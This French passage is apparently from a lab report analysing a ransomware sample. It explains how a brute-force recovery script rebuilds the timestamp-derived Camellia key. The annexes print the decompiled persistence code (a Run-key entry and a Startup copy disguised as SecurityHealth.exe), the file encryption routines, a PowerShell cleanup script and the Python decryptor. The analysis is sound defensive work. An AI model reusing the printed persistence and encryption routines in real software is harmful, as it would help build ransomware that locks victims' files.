où δ est compris dans une petite fenêtre (ex. 0–10 minutes).

L'idée est donc de brute-forcer uniquement ce δ, et de valider la bonne clé grâce au hash SHA-256 stocké dans l'en-tête.

Étapes du programme

Le script Python prend en argument un fichier chiffré et un nom de fichier de sortie, ainsi qu'éventuellement l'extension attendue (ex. `.jpg`).

Lecture et parsing de l'en-tête

```
header = f.read(0x48)
magic = header[:8]
tag   = header[8:16]
file_size = struct.unpack("<I", header[0x10:0x14])[0]
systemtime_raw = struct.unpack("<8H", header[0x18:0x28])
stored_hash = header[0x28:0x48]
```

On vérifie `magic == b"GPGcrypt"` et `tag == b"_SECRET_"`, puis on mappe les 8 WORD dans une structure `SystemTime` avant de les convertir en `datetime` Python (`dt_header`).

Construction de la base de recherche pour la clé

On reconstitue la date/heure « clé » de base en appliquant le décalage de six ans :

```
dt_header = systemtime_to_datetime(st_header)
dt_base = dt_header.replace(year=st_header.wYear - 6)
```

Cette `dt_base` correspond à la clé si le chiffrement commence exactement au moment de la création du thread. La recherche explore ensuite des timestamps de plus en plus anciens.

Pour chaque `dt_candidate`, on fabrique la clé Camellia en reproduisant l'encodage du malware :

```
key_bytes = struct.pack(
    "<8H",
    dt_candidate.year,
    st_header.wMonth,
    st_header.wDayOfWeek,
    st_header.wDay,
    dt_candidate.hour,
    dt_candidate.minute,
    dt_candidate.second,
    dt_candidate.microsecond // 1000,
)
```

Optimisation : filtrage par « magic bytes » avant le SHA-256

Une brute force naïve ferait :

1. déchiffrer tout le fichier ;
2. calculer SHA-256 ;
3. comparer au hash attendu.

C'est trop coûteux, surtout si on balaye plusieurs minutes.
Le script introduit donc un filtrage en deux temps.

1. Filtrage rapide par en-tête de fichier (magic) Pour chaque clé candidate, on déchiffre uniquement les 64 premiers octets du ciphertext avec Camellia-CFB+IV constant, puis on compare avec les signatures du type attendu :

```
def header_matches_type(prefix: bytes, ext: str) -> bool:
    if ext in (".jpg", ".jpeg"):
        return prefix.startswith(b"\xFF\xD8\xFF")
    if ext == ".png":
        return prefix.startswith(b"\x89PNG\r\n\x1a\n")
    if ext == ".pdf":
        return prefix.startswith(b"%PDF")
    # ... etc.
```

Si le magic ne correspond pas, on rejette la clé immédiatement.

2. Vérification complète par SHA-256 uniquement si le magic est plausible Si le préfixe est cohérent, on déchiffre tout le ciphertext, on tronque à `file_size`, puis :

```
plain = decrypt_full_with_key(key_bytes, ciphertext, file_size)
calc_hash = hashlib.sha256(plain).digest()
```

Si `calc_hash == stored_hash`, alors la clé est correcte.

Écriture du fichier restauré

Dès qu'une clé valide est trouvée, le fichier clair est écrit :

```
with open(out_path, "wb") as f_out:
    f_out.write(plain)
```

Exemple d'exécution

```
$ python3 decrypt.py cipher.jpg plain.jpg
=== HEADER MALWARE ===
Magic         : b'GPGcrypt' -> GPGcrypt
Tag           : b'_SECRET_' -> _SECRET_
Taille clair  : 714461
SYSTEMTIME header : 2025-10-05 16:49:13.892
Hash stocké   : f2a8...

=== BRUTEFORCE CL  (optimisée) ===
SYSTEMTIME header     : 2025-10-05 16:49:13.892000
Base SYSTEMTIME key   : 2019-10-05 16:49:13.892000 (année - 6)
Fenêtre de recherche  : 0 à 10 minutes en arrière
Extension attendue    : .jpg

```

```
  [*] Test jusqu'à -0 min, clé courante:
   e3070a00000005001000310000d007c03
  [*] Test jusqu'à -1 min, clé courante:
   e3070a00000005001000300000d007c03
  [*] Test jusqu'à -2 min, clé courante:
   e3070a00000005001000 2f000d007c03
  [*] Test jusqu'à -3 min, clé courante:
   e3070a00000005001000 2e000d007c03
[+] Magic plausible pour la clé e3070a00000005001000 2e000000c600, vé
   rification du hash...
[+] Hash OK, clé valide trouvée : e3070a00000005001000 2e000000c600
[+] Trouvée après 193694 ms de recul
[+]   criture   du fichier clair : plain.jpg
```

Le programme respecte la consigne : il travaille sur un fichier chiffré donné en argument, reconstruit la clé à partir de la fenêtre temporelle déduite du `SYSTEMTIME` de l'en-tête, vérifie le type de fichier par son magic, puis confirme la clé grâce au SHA-256 stocké, avant d'écrire le fichier restauré.

Le script complet se trouve dans l'annexe F.

Annexes

A Code de persistence reconstruit

```
void __fastcall MAC_Persistence(char *param1_string)

{
  uint uVar1;
  char *lpSubKey;
  LSTATUS LVar1;
  HMODULE executable_handle;
  size_t first_finalPath_len;
  DWORD out_buffer_len;
  HKEY var_HKEY_handler;
  CHAR lpFilename2 [260];
  BYTE out_buffer [260];
  char first_finalPath [65];
  char *lpFileName;
  DWORD Options;
  DWORD buffer_len;
  CHAR *lpFilename1;
  HKEY *phkResult1;
  PHKEY phkResult2;
  REGSAM samDesired;

  uVar1 = DAT_00421140 ^ (uint)&stack0xfffffffc;
  phkResult1 = &var_HKEY_handler;
  samDesired = 3;
  buffer_len = 0;
                    /* Return "Software\\Microsoft\\Windows\\
   CurrentVersion\\Run" */
  lpSubKey = MAC_returnKeyPath();
                    /* Open an handle for a registry key
                       - HKEY_CURRENT_USER = clé de base
                       - lpSubKey = Chemin de sous clé à ouvrir
```

```
                        - Dw4 = options (généralement 0 rien de spécial)
                        - samDesired = les droits d'accès demandé (
    lecture / ecriture)
                        - phkResult = pointeur vers le handler en cas de
    succes */
    LVar1 = RegOpenKeyExA((HKEY)&::HKEY_CURRENT_USER,lpSubKey,buffer_len,
     samDesired,phkResult1);
                    /* si on a réussi à ouvrir */
    if (LVar1 == 0) {
                    /* Lit la valeur de la clé de registre, renvoie un
     status (0 succes)
                        - var_HKEY_handler = handle obtenu plus haut
                        - "SecurityHealth" = nom de la valeur
                        - 0 = doit etre null (sans importance)
                        - 0 = type de donnée reçu (facultatif)
                        - out_buffer = buffer qui reçoit
                        - out_buffer_len = taille donnée sortie */
     out_buffer_len = 260;
     LVar1 = RegQueryValueExA(var_HKEY_handler,"SecurityHealth",(LPDWORD)
    0,(LPDWORD)0,out_buffer,
                                &out_buffer_len);
     if (LVar1 != 0) {
                    /* Comme un printf mais mets le résultat dans
     first_finalPath plutot que dans
                        stdout */
       snprintf(first_finalPath,260,"%s\\SecurityHealth.exe",
    param1_string);
                    /* Les 2 sont des pointeurs qui pointe vers la même
     zone mémoire, donc on peut
                        passer l'un ou l'autre sans distinction */
       lpFilename1 = lpFilename2;
       buffer_len = 260;
                    /* Récupère un handle (l'adresse de base) du module
     executable principal du
                        processus courant, c'est a dire l'executable qui
     a lancé le processus. Ce
                        handle enfaite c'est l'adresse de base en mémoire
      ou le PE (.exe) est mappé
                         */
       executable_handle = GetModuleHandleA((LPCSTR)0);
                    /* Récupère le chemin complet du fichier qui
     contient le module spécifié.
                        Ici le module c'est l'executable courant. Donc
     ici on récupère le chemin
                        vers l'executable courant. Ici le path de
     SecurityHealth.exe */
       GetModuleFileNameA(executable_handle,lpFilename1,buffer_len);
                    /* Copie l'exectuable dont le path est lpFilename2,
     dans la destination
                        first_finalPath
                        Résultat, on a copié le .exe dans le chemin pré
     cisé en paramètre */
       CopyFileA(lpFilename2,first_finalPath,1);
                    /* Change les attributs Windows d'un fichier ou d'un
      dossier. C'est une
                        opération sur les métadonnées du fichier par sur
     son contenu */
       SetFileAttributesA(first_finalPath,2);
```

```
71      first_finalPath_len = _strlen(first_finalPath);
72      Options = 1;
73                      /* Modifie la valeur d'une clé de registre à partir
    d'un handle:
74                         - var_HKEY_handler = hkey handler
75                         - "SecurityHealth" = "nom de la valeur"
76                         - 0 = toujours 0
77                         - 1 = type de la donnée
78                         - first_finalPath = Donnée à écrire
79                         - first_finalPath_len = taille des données à é
    crire */
80      RegSetValueExA(var_HKEY_handler,"SecurityHealth",0,1,(BYTE *)
    first_finalPath,
81                     first_finalPath_len);
82      RegCloseKey(var_HKEY_handler);
83      phkResult2 = (PHKEY)0xa;
84      samDesired = 0x401409;
85      Sleep(10);
86                      /* return "Software\\Microsoft\\Windows\\
    CurrentVersion\\Explorer\\Shell
87                         Folders" */
88      lpSubKey = MAC_returnShellFolderPath();
89                      /* Open an handle for a registry key
90                         - HKEY_CURRENT_USER = clé de base
91                         - lpSubKey = Chemin de sous clé à ouvrir
92                         - Options = options (Ghidra le met à 1 mais d'
    apres l'ASM est à 0)
93                         - samDesired = les droits d'accès demandé (Ghidra
     le met à 0x401409 mais
94                         d'apres l'asm est égale à 1)
95                         - phkResult = pointeur vers le handler en cas de
    succes */
96      LVar1 = RegOpenKeyExA((HKEY)&::HKEY_CURRENT_USER,lpSubKey,Options,
    samDesired,phkResult2);
97      if (LVar1 == 0) {
98        out_buffer_len = 260;
99                      /* Lit la valeur de la clé de registre, renvoie un
    status (0 succes)
100                        - var_HKEY_handler = handle obtenu plus haut
101                        - "Startup" = nom de la valeur
102                        - 0 = doit etre null (sans importance)
103                        - 0 = type de donnée reçu (facultatif)
104                        - out_buffer = buffer qui reçoit
105                        - out_buffer_len = taille donnée sortie */
106       LVar1 = RegQueryValueExA(var_HKEY_handler,"Startup",(LPDWORD)0,(
    LPDWORD)0,out_buffer,
107                                &out_buffer_len);
108                     /* Si on a réussi à ouvrir */
109       if (LVar1 == 0) {
110         snprintf(first_finalPath,260,"%s\\SecurityHealth.exe",
    out_buffer);
111                     /* Copie l'exectuable dont le path est lpFilename2,
    dans la destination
112                        first_finalPath
113                        Résultat, on a copié le .exe dans le chemin pré
    cisé en paramètre */
114         CopyFileA(lpFilename2,first_finalPath,1);
115       }
```

```
      }
    }
  }
  RegCloseKey(var_HKEY_handler);
  MAC_Cookie_Check(uVar1 ^ (uint)&stack0xfffffffc);
  return;
}
```

B Routine de gestion des extensions

```
undefined4 _extensionManager(undefined4 param_1,char *param_2,int *key)

{
  char *pExtension;
  int iVar1;
  uint idx;

  if ((param_2 != (char *)0x0) && (pExtension = strrchr(param_2,'.'),
   pExtension != (char *)0x0)) {
    idx = 4;
    do {
      iVar1 = stricmp(pExtension,*(char **)((int)&
   PTR_ExtensionTbl_00421088 + idx));
      if (iVar1 == 0) {
        _encrypt_and_write_file(param_1,param_2,key);
        return 1;
      }
      idx = idx + 0xc;
    } while (idx < 0xb8);
  }
  return 1;
}
```

C Routine de chiffrement et d'écriture

```
void _encrypt_and_write_file(undefined4 param_1,undefined4 param_2,int *
   key)

{
  HANDLE hFile;
  HANDLE pvVar1;
  BOOL BVar2;
  int iVar3;
  DWORD roundedFileSize;
  byte *lpMem;
  DWORD DVar4;
  uint uVar5;
  DWORD local_164;
  DWORD file_size;
  DWORD file_size_high;
  byte *transformed;
  struct_header header;
  char file_name [260];
  uint local_8;
```

```
19  uint *plainText;
20
21  local_8 = DAT_00421140 ^ (uint)&stack0xfffffffc;
22  file_size_high = 0;
23  snprintf(file_name,0x104,"%s\\%s",param_1,param_2);
24  hFile = CreateFileA(file_name,0xc0000000,1,(LPSECURITY_ATTRIBUTES)0x0
     ,3,0,(HANDLE)0x0);
25  if (hFile != (HANDLE)0xffffffff) {
26    file_size = GetFileSize(hFile,&file_size_high);
27    if (file_size_high == 0) {
28                    /* Est ce que file_size est un multiple de 16 */
29      roundedFileSize = file_size;
30      if ((file_size & 0xf) != 0) {
31        roundedFileSize = (file_size - (file_size & 0xf)) + 0x10;
32      }
33      DVar4 = 8;
34      uVar5 = roundedFileSize;
35      pvVar1 = GetProcessHeap();
36      plainText = (uint *)HeapAlloc(pvVar1,DVar4,uVar5);
37      if (plainText != (uint *)0x0) {
38        BVar2 = ReadFile(hFile,plainText,roundedFileSize,&local_164,(
     LPOVERLAPPED)0x0);
39                    /* - si la lecture a réussi
40                       - condition sur la taille du fichier
41                       - on vérifie que les 8 premiers octets du fichier
     sont
42                       différents de "GPGcrypt" */
43        if ((BVar2 != 0) &&
44           ((CloseHandle(hFile), roundedFileSize < 8 ||
45            (iVar3 = strncmp((char *)plainText,s_GPGcrypt_00421000,8),
     iVar3 != 0)))) {
46          DVar4 = 8;
47          uVar5 = roundedFileSize;
48          pvVar1 = GetProcessHeap();
49          transformed = (byte *)HeapAlloc(pvVar1,DVar4,uVar5);
50          if (transformed != (byte *)0x0) {
51            _TransformData((byte *)plainText,transformed,roundedFileSize
     ,key);
52            snprintf(file_name,0x104,"%s\\%s",param_1,param_2);
53            hFile = CreateFileA(file_name,0x40000000,1,(
     LPSECURITY_ATTRIBUTES)0x0,2,0,(HANDLE)0x0);
54            lpMem = transformed;
55            if (hFile != (HANDLE)0xffffffff) {
56              memcpy((uint *)&header,(uint *)s_GPGcrypt_00421000,8);
57              WriteHeaderAndHash(plainText,file_size,&header.field_0x28)
     ;
58              header._20_4_ = 0;
59              header._16_4_ = file_size;
60              memcpy((uint *)&header.field_0x8,(uint *)"_SECRET_",8);
61              GetSystemTime((LPSYSTEMTIME)&header.field_0x18);
62              BVar2 = WriteFile(hFile,&header,0x48,&local_164,(
     LPOVERLAPPED)0x0);
63              lpMem = transformed;
64              if (BVar2 != 0) {
65                WriteFile(hFile,transformed,roundedFileSize,&local_164,(
     LPOVERLAPPED)0x0);
66              }
67            }
```

```
            roundedFileSize = 0;
            pvVar1 = GetProcessHeap();
            HeapFree(pvVar1,roundedFileSize,lpMem);
          }
        }
        roundedFileSize = 0;
        pvVar1 = GetProcessHeap();
        HeapFree(pvVar1,roundedFileSize,plainText);
        if (hFile == (HANDLE)0xffffffff) goto LAB_0040178e;
      }
    }
    CloseHandle(hFile);
  }
LAB_0040178e:
  cookie_check(local_8 ^ (uint)&stack0xfffffffc);
  return;
}
```

D Routine de transformation

```

undefined4 __cdecl
_EncryptBlock(int *param_1,undefined4 param_2,undefined1 *param_3,
    undefined1 *param_4)

{
  int iVar1;
  uint uVar2;
  uint uVar3;
  uint *puVar4;
  uint *puVar5;
  uint local_14;
  undefined1 *local_10;
  uint local_c;
  int *local_8;

  local_10 = (undefined1 *)
             (CONCAT31(CONCAT21(CONCAT11(param_3[4],param_3[5]),param_3
    [6]),param_3[7]) ^ param_1[2]
             );
  local_14 = CONCAT31(CONCAT21(CONCAT11(*param_3,param_3[1]),param_3[2])
    ,param_3[3]) ^ param_1[1];
  local_c = CONCAT31(CONCAT21(CONCAT11(param_3[8],param_3[9]),param_3
    [10]),param_3[0xb]) ^
            param_1[3];
  local_8 = (int *)(CONCAT31(CONCAT21(CONCAT11(param_3[0xc],param_3[0xd
    ]),param_3[0xe]),param_3[0xf]
                               ) ^ param_1[4]);
  puVar4 = (uint *)(param_1 + 5);
  iVar1 = *param_1;
  puVar5 = puVar4;
  param_1 = local_8;
  param_3 = local_10;
  if (iVar1 != 0) {
    while( true ) {
      iVar1 = iVar1 + -1;
```

```
32        camellia_f_function(&local_14,puVar4,&local_c);
33        camellia_f_function(&local_c,puVar4 + 2,&local_14);
34        camellia_f_function(&local_14,puVar4 + 4,&local_c);
35        camellia_f_function(&local_c,puVar4 + 6,&local_14);
36        camellia_f_function(&local_14,puVar4 + 8,&local_c);
37        camellia_f_function(&local_c,puVar4 + 10,&local_14);
38        puVar5 = puVar4 + 0xc;
39        if (iVar1 == 0) break;
40        local_10 = (undefined1 *)
41                   ((uint)local_10 ^ ((*puVar5 & local_14) >> 0x1f | (*
     puVar5 & local_14) * 2));
42        local_14 = local_14 ^ (puVar4[0xd] | (uint)local_10);
43        local_c = (puVar4[0xf] | (uint)local_8) ^ local_c;
44        local_8 = (int *)((uint)local_8 ^
45                          ((puVar4[0xe] & local_c) >> 0x1f | (puVar4[0xe] &
      local_c) << 1));
46        puVar4 = puVar4 + 0x10;
47      }
48      param_1 = local_8;
49      param_3 = local_10;
50    }
51    local_c = *puVar5 ^ local_c;
52    uVar2 = puVar5[3] ^ (uint)param_3;
53    uVar3 = puVar5[1] ^ (uint)param_1;
54    local_14 = puVar5[2] ^ local_14;
55    *param_4 = (char)(local_c >> 0x18);
56    param_4[1] = (char)(local_c >> 0x10);
57    param_4[2] = (char)(local_c >> 8);
58    param_4[4] = (char)(uVar3 >> 0x18);
59    param_4[5] = (char)(uVar3 >> 0x10);
60    param_4[6] = (char)(uVar3 >> 8);
61    param_4[8] = (char)(local_14 >> 0x18);
62    param_4[9] = (char)(local_14 >> 0x10);
63    param_4[10] = (char)(local_14 >> 8);
64    param_4[3] = (char)local_c;
65    param_4[0xc] = (char)(uVar2 >> 0x18);
66    param_4[0xd] = (char)(uVar2 >> 0x10);
67    param_4[0xb] = (char)local_14;
68    param_4[0xe] = (char)(uVar2 >> 8);
69    param_4[7] = (char)uVar3;
70    param_4[0xf] = (char)uVar2;
71    return 0;
72  }
73
74
75  void __cdecl camellia_f_function(uint *param_1,uint *param_2,uint *
      param_3)
76
77  {
78    uint uVar1;
79    uint uVar2;
80    uint uVar3;
81
82    uVar2 = *param_1 ^ *param_2;
83    uVar1 = param_1[1] ^ param_2[1];
84    uVar3 = CONCAT31(CONCAT21(CONCAT11(S1_Camellia[uVar1 >> 0x18],
       S2_Camellia[uVar1 >> 0x10 & 0xff]),
```

```
                                (&S3_Camellia)[uVar1 >> 8 & 0xff]),(&
    S0_Camellia)[uVar1 & 0xff]);
  uVar1 = CONCAT31(CONCAT21(CONCAT11((&S0_Camellia)[uVar2 >> 0x18],
    S1_Camellia[uVar2 >> 0x10 & 0xff]
                                    ),S2_Camellia[uVar2 >> 8 & 0xff]),(&
    S3_Camellia)[uVar2 & 0xff])
         ^ (uVar3 << 8 | (uint)(byte)S1_Camellia[uVar1 >> 0x18]);
  uVar3 = uVar3 ^ (uVar1 >> 0x10 | uVar1 << 0x10);
  uVar1 = uVar1 ^ (uVar3 >> 8 | uVar3 << 0x18);
  param_3[1] = param_3[1] ^ uVar1;
  *param_3 = (uVar1 >> 8 | uVar1 << 0x18) ^ *param_3 ^ uVar3;
  return;
}
```

E Script de Nettoyage

```
####################################
# Script de suppression du malware #
####################################

Write-Output "=== 1. Arrêt du processus malveillant ==="

# Identifier le PID et le chemin du binaire s'il tourne encore
$proc = Get-WmiObject Win32_Process -Filter "Name='SecurityHealth.exe'"
    `
        | Select-Object ProcessId,ExecutablePath

if ($proc) {
    Write-Output "Processus trouvé : PID=$($proc.ProcessId) Path=$($proc
    .ExecutablePath)"
    Stop-Process -Id $proc.ProcessId -Force
} else {
    Write-Output "Aucun processus SecurityHealth.exe en cours"
}

# Validation
if (-not (Get-Process -Name "SecurityHealth" -ErrorAction
    SilentlyContinue)) {
    Write-Output "OK : Processus arrêté."
}


Write-Output "`n=== 2. Suppression de la clé Run ==="

# Suppression de la persistance dans HKCU\Run
Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\
    CurrentVersion\Run" `
                    -Name "SecurityHealth" -ErrorAction SilentlyContinue

# Validation
$runKey = Get-ItemProperty "HKCU:\Software\Microsoft\Windows\
    CurrentVersion\Run"
if (-not ($runKey.PSObject.Properties.Name -contains "SecurityHealth"))
    {
    Write-Output "OK : La clé Run a été supprimée."
}
```

```
35
36
37  Write-Output "`n=== 3. Suppression des copies persistantes ==="
38
39  # Emplacements connus identifiés pendant  l analyse
40  $paths = @(
41      "C:\Program Files (x86)\Sudoku\platforms\SecurityHealth.exe",
42      "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\
        SecurityHealth.exe",
43      "C:\Users\Michu\SecurityHealth.exe"
44  )
45
46  foreach ($p in $paths) {
47      if (Test-Path $p) {
48          Remove-Item $p -Force -ErrorAction SilentlyContinue
49          Write-Output "Supprimé : $p"
50      }
51  }
52
53  # Validation
54  foreach ($p in $paths) {
55      if (-not (Test-Path $p)) {
56          Write-Output "OK : $p absent."
57      }
58  }
59
60
61  Write-Output "`n=== 4. Suppression de tous les README.txt ==="
62
63  # Nettoyage global des README laissés par le ransomware
64  # Collectionne les fichiers README.txt sans les afficher
65  $readmes = Get-ChildItem -Path "C:\Users\Michu" -Recurse -Force -File -
        ErrorAction SilentlyContinue |
66              Where-Object { $_.Name -ieq 'README.txt' }
67
68  foreach ($file in $readmes) {
69      Remove-Item $file.FullName -Force -ErrorAction SilentlyContinue
70  }
71
72  Write-Output "README.txt supprimés : $($readmes.Count)"
73
74
75  # Validation
76  $remaining = Get-ChildItem -Path "C:\Users\Michu" -Recurse -Force -File
        -ErrorAction SilentlyContinue |
77              Where-Object { $_.Name -ieq 'README.txt' }
78
79  if (-not $remaining) {
80      Write-Output "OK : Tous les README.txt ont été supprimés."
81  }
82
83
84  Write-Output "`n=== Nettoyage terminé ==="
85  Write-Output "Redémarrer la Machine."
```

F Script de Restauration

```python
import struct
import hashlib
import sys
from dataclasses import dataclass
from datetime import datetime, timedelta
from pathlib import Path

from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes


IV = b"#GPCODEMAGICVAL\x00"    # IV exact du malware (16 bytes)


@dataclass
class SystemTime:
    wYear: int
    wMonth: int
    wDayOfWeek: int
    wDay: int
    wHour: int
    wMinute: int
    wSecond: int
    wMilliseconds: int


def parse_header(header: bytes):
    """Retourne (st_header: SystemTime, file_size, stored_hash)."""
    if len(header) < 0x48:
        raise ValueError("Header trop court")

    magic = header[:8]
    tag = header[8:16]
    file_size = struct.unpack("<I", header[16:20])[0]
    reserved = struct.unpack("<I", header[20:24])[0]
    systemtime_raw = struct.unpack("<8H", header[0x18:0x28])
    st = SystemTime(*systemtime_raw)
    stored_hash = header[0x28:0x48]

    if magic != b"GPGcrypt":
        raise ValueError("Magic incorrect")
    if tag != b"_SECRET_":
        raise ValueError("Tag incorrect")

    print("=== HEADER MALWARE ===")
    print("Magic        :", magic, "->", magic.decode(errors="replace"))
    print("Tag          :", tag, "->", tag.decode(errors="replace"))
    print("Taille clair :", file_size)
    print("SYSTEMTIME header : "
          f"{st.wYear}-{st.wMonth:02d}-{st.wDay:02d} "
          f"{st.wHour:02d}:{st.wMinute:02d}:{st.wSecond:02d}.{st.wMilliseconds:03d}")
    print("Hash stocké  :", stored_hash.hex())
    print()

    if reserved != 0:
        print(f"[!] Champ reserved non nul: 0x{reserved:08x}")
```

```
56
57      return st, file_size, stored_hash
58
59
60  def systemtime_to_datetime(st: SystemTime) -> datetime:
61      """Conversion simple SystemTime -> datetime."""
62      return datetime(
63          year=st.wYear,
64          month=st.wMonth,
65          day=st.wDay,
66          hour=st.wHour,
67          minute=st.wMinute,
68          second=st.wSecond,
69          microsecond=st.wMilliseconds * 1000,
70      )
71
72
73  def build_key_bytes_from_datetime(st_header: SystemTime, dt_key:
    datetime) -> bytes:
74      """
75      Construit les 16 octets de clé à partir  d une  datetime candidate:
76      - année = dt_key.year (année - 6 déjà intégrée)
77      - mois, dayOfWeek, day = pris du header (cohérence avec ta logique
    précédente)
78      - heure/min/sec/ms = issus de dt_key
79      """
80      return struct.pack(
81          "<8H",
82          dt_key.year,
83          st_header.wMonth,
84          st_header.wDayOfWeek,
85          st_header.wDay,
86          dt_key.hour,
87          dt_key.minute,
88          dt_key.second,
89          dt_key.microsecond // 1000,
90      )
91
92
93  # ----------------------------
94  # Vérification rapide de header clair
95  # ----------------------------
96
97  def header_matches_type(prefix: bytes, ext: str) -> bool:
98      """
99      Vérifie si le début de prefix (bytes déchiffrés) correspond au type
    de fichier attendu.
100     ext doit être en minuscules, avec le point (".jpg", ".pdf", etc.).
101     """
102     ext = ext.lower()
103
104     # OLE (doc, xls, ppt)
105     if ext in (".doc", ".xls", ".ppt"):
106         return prefix.startswith(b"\xD0\xCF\x11\xE0\xA1\xB1\x1A\xE1")
107
108     # Office Open XML (docx, xlsx, pptx) -> ZIP
109     if ext in (".docx", ".xlsx", ".pptx"):
```

```
110         return prefix.startswith(b"PK\x03\x04") or prefix.startswith(b"
    PK\x05\x06") or prefix.startswith(b"PK\x07\x08")
111
112     # RTF
113     if ext == ".rtf":
114         return prefix.startswith(b"{\\rtf")
115
116     # PDF
117     if ext == ".pdf":
118         return prefix.startswith(b"%PDF")
119
120     # JPEG
121     if ext in (".jpg", ".jpeg"):
122         return len(prefix) >= 3 and prefix[0:3] == b"\xFF\xD8\xFF"
123
124     # PNG
125     if ext == ".png":
126         return prefix.startswith(b"\x89PNG\r\n\x1a\n")
127
128     # GIF
129     if ext == ".gif":
130         return prefix.startswith(b"GIF87a") or prefix.startswith(b"
    GIF89a")
131
132     # HTML / HTM (assez heuristique)
133     if ext in (".html", ".htm"):
134         stripped = prefix.lstrip()
135         return stripped.startswith(b"<!DOCT") or stripped.startswith(b"<
    html") or stripped.startswith(b"<HTML") or stripped.startswith(b"<!")
136
137     # MP4 : 00 00 00 ?? 'ftyp'
138     if ext == ".mp4":
139         return len(prefix) >= 12 and prefix[4:8] == b"ftyp"
140
141     # Si extension inconnue -> on ne sait pas, on retourne False
142     return False
143
144
145 # ----------------------------
146 # Cryptographie
147 # ----------------------------
148
149 def decrypt_prefix_with_key(key_bytes: bytes, ciphertext: bytes, nbytes:
        int = 64) -> bytes:
150     """Déchiffre seulement les nbytes premiers octets avec la clé
    candidate."""
151     cipher = Cipher(algorithms.Camellia(key_bytes), modes.CFB(IV))
152     decryptor = cipher.decryptor()
153     return decryptor.update(ciphertext[:nbytes])
154
155
156 def decrypt_full_with_key(key_bytes: bytes, ciphertext: bytes, file_size
    : int) -> bytes:
157     """Déchiffre complètement, puis tronque à la taille originale."""
158     cipher = Cipher(algorithms.Camellia(key_bytes), modes.CFB(IV))
159     decryptor = cipher.decryptor()
160     full_plain = decryptor.update(ciphertext) + decryptor.finalize()
161     return full_plain[:file_size]
```

```
162
163
164 def brute_force_key_with_header(
165     st_header: SystemTime,
166     ciphertext: bytes,
167     file_size: int,
168     stored_hash: bytes,
169     ext: str,
170     max_minutes: int = 10,
171 ):
172     """
173     Hypothèse :
174       SYSTEMTIME_key = SYSTEMTIME_header - 6 ans - delta
175       avec 0 <= delta <= max_minutes.
176
177     Pour chaque clé candidate :
178       - on déchiffre seulement un petit préfixe,
179       - on teste le "magic" du type de fichier,
180       - si ça matche, on déchiffre tout + SHA-256 pour confirmer.
181     """
182     dt_header = systemtime_to_datetime(st_header)
183     base_year = st_header.wYear - 6
184     dt_base = dt_header.replace(year=base_year)
185
186     print("=== BRUTEFORCE CL  (optimisée) ===")
187     print("SYSTEMTIME header     :", dt_header)
188     print("Base SYSTEMTIME key   :", dt_base, "(année - 6)")
189     print(f"Fenêtre de recherche  : 0 à {max_minutes} minutes en arrière
    ")
190     print(f"Extension attendue    : {ext}")
191     print()
192
193     max_delta_ms = max_minutes * 60 * 1000
194
195     for delta_ms in range(0, max_delta_ms + 1):
196         dt_candidate = dt_base - timedelta(milliseconds=delta_ms)
197         key_bytes = build_key_bytes_from_datetime(st_header,
    dt_candidate)
198
199         # Log périodique
200         if delta_ms % 60000 == 0:
201             minutes = delta_ms // 60000
202             print(f"  [*] Test jusqu'à -{minutes} min, clé courante: {
    key_bytes.hex()}")
203
204         # 1) Déchiffrer un petit préfixe
205         prefix = decrypt_prefix_with_key(key_bytes, ciphertext, nbytes
    =64)
206
207         # 2) Tester le magic selon l'extension
208         if not header_matches_type(prefix, ext):
209             continue  # clé sûrement mauvaise, on passe à la suivante
210
211         print(f"[+] Magic plausible pour la clé {key_bytes.hex()}, vé
    rification du hash...")
212
213         # 3) Si magic OK, on déchiffre tout + vérifie le hash
214         plain = decrypt_full_with_key(key_bytes, ciphertext, file_size)
```

```
215         calc_hash = hashlib.sha256(plain).digest()
216
217         if calc_hash == stored_hash:
218             print("[+] Hash OK, clé valide trouvée :", key_bytes.hex())
219             print(f"[+] Trouvée après {delta_ms} ms de recul")
220             return key_bytes, plain
221         else:
222             print("[!] Magic OK mais hash invalide, faux positif sur le
    header")
223
224     print("[!] Aucune clé trouvée dans la fenêtre de", max_minutes, "
    minutes")
225     return None, None
226
227
228 def decrypt(cipher_path: str, out_path: str, ext_hint: str | None = None
    , max_minutes: int = 10):
229     with open(cipher_path, "rb") as f:
230         header = f.read(0x48)
231         ciphertext = f.read()
232
233     st_header, file_size, stored_hash = parse_header(header)
234
235     # Déduire l extension si non donnée
236     if ext_hint is None:
237         ext_hint = Path(cipher_path).suffix
238     if not ext_hint:
239         raise ValueError("Impossible de déduire l'extension, fournir ext
    manuellement.")
240
241     key_bytes, plain = brute_force_key_with_header(
242         st_header, ciphertext, file_size, stored_hash, ext_hint,
    max_minutes=max_minutes
243     )
244
245     if plain is None:
246         print("[!] Impossible de retrouver le fichier avec cette méthode
    .")
247         return
248
249     print("[+] criture du fichier clair :", out_path)
250     with open(out_path, "wb") as f:
251         f.write(plain)
252
253
254 if __name__ == "__main__":
255     if not (3 <= len(sys.argv) <= 4):
256         print(f"Usage : {sys.argv[0]} fichier_chiffre sortie_claire [
    extension]")
257         print("  exemple: script.py chiffre.jpeg dechiffre.jpeg .jpeg")
258         sys.exit(1)
259
260     cipher_path = sys.argv[1]
261     out_path = sys.argv[2]
262     ext_hint = sys.argv[3] if len(sys.argv) == 4 else None
263
264     decrypt(cipher_path, out_path, ext_hint)
```